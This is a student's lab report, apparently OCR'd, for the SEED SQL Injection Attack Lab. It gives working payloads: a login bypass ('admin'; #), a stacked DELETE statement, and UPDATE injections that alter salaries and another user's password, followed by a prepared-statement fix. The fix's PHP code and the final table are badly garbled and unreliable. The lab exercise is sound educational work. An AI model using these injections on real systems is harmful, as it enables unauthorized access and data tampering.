SQL Injection Attack Lab

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Task 1: Get Familiar with SQL Statements

Log into MySQL open-source relational database management system:

```
[12/24/19]seed@liangyu:-$ mysql -u root -pseedubuntu mysql: [Warning] Using a password on the command line interface can be insecure. Welcome to the MySQL monitor. Commands end with; or \q. Your MySQL connection id is 6 Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu) Copyright (c) 2000, 2017, Oracle and/or its affiliate s. All rights reserved.

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Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

We use the command "SELECT * FROM credential WHERE Name="Alice" \G;" to query the profile information of Alice:


The /G option display the information vertically.

Task 2: SQL Injection Attack on SELECT Statement

2.1: SQL Injection Attack from webpage



The SQL injection "admin'; #" causes the SQL query to become "WHERE name= 'admin'; # and Password='\$hashed_pwd'";




2.2: SQL Injection Attack from command line

We use the command: curl

'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%20+%23 &Password='

2.3: Append a new SQL statement

We use the SQL injection: admin'; DELETE FROM credential WHERE Name="Alice"; #



This got the server to run two SQL statements. However the web application has implemented countermeasure to prevent unauthorized deletion of record.

Task 3: SQL Injection Attack on UPDATE Statement

3.1: Modify your own salary

We use the SQL injection: ',salary='99999' WHERE eid=10000; #



3.2: Modify other people' salary

We use the SQL injection: ',salary='1' WHERE name='Boby'; #



3.3: Modify other people' password

We use the SQL injection:

',Password='35318264C9A98FAF79965C270AC80C5606774DF1' WHERE name='Boby'; #

Where 35318264C9A98FAF79965C270AC80C5606774DF1 is the SHA1 hash of "Alice".



Task 4: Countermeasure — Prepared Statement

We modify the unsafe_edit_backend.php as follows:

```
Sconn = getDB();

Ssql="";

fr(Sinput_pwdi="\green");

// In case password field is not empty.

// In case password field is not empty.

// Update the password stored in the session.

S_SESION("pwd")=Shashed_pwd;

Sstnt = Sconn-prepare("UpDATE credential SET nickname=?,email=?,addre

Ss=7,Password=? where ID=?");

S, Shashed_pwd, Sid);

SStnt-sexecute();

|else(

// if password field is empty.
SStnt = Sconn-prepare("UpDATE credential SET nickname=?,email=?,addre

SS=7,PhoneNumber=? where ID=?");
SStnt-sexecute();

SStnt-sexecute();

SStnt-sexecute();

SStnt-sexecute();

SStnt-sexecute();

SStnt-sexecute();

Sconn-squery(Ssql);
Sconn-squery(Ssql);
Sconn-squery(Ssql);
Sconn-sclose();
header("Location: unsafe_home.php");
ext();
```

Now the previous SQL injection attacks no longer work: Alice Profile Alice Profile Alice Profile

Key	Value	Key	Value	Key	Value
Employee ID	10000	Employee ID	10000	Employee ID	10000
Salary		Salary	1	Salary	1
	1			Birth	9/20
Birth	9/20	Birth	9/20	SSN	10211002
SSN	10211002	SSN	10211002	NickName	',Password='123456' WHERE
NickName	',salary='888' WHERE eid=10000; #	NickName	',salary='1' WHERE name='Boby'; #		name='Boby'; #
Email		Email		Email	
Address		Address		Address	
Ohana Numbar		Phone Number		Phone Number	